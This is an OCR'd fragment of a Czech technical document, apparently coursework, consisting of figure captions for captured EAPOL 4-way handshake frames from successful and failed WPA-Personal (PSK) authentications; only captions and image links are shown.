
Zachycená 4-cestná výměna rámců EAPOL při úspěšné autentizaci do sítě WPA-Personal (PSK).




Obr. 1: První EAPOL rámec úspěšné 4-cestné výměny



Obr. 2: Druhý EAPOL rámec úspěšné 4-cestné výměny




Obr. 3: Třetí EAPOL rámec úspěšné 4-cestné výměny




Obr. 4: Čtvrtý EAPOL rámec úspěšné 4-cestné výměny


Zachycená 4-cestná výměna rámců EAPOL při neúspěšné autentizaci do sítě WPA-Personal (PSK).




Obr. 5: První EAPOL rámec neúspěšné 4-cestné výměny



Obr. 6: Druhý EAPOL rámec neúspěšné 4-cestné výměny



Obr. 7: Třetí EAPOL rámec neúspěšné 4-cestné výměny



Obr. 8: Čtvrtý EAPOL rámec neúspěšné 4-cestné výměny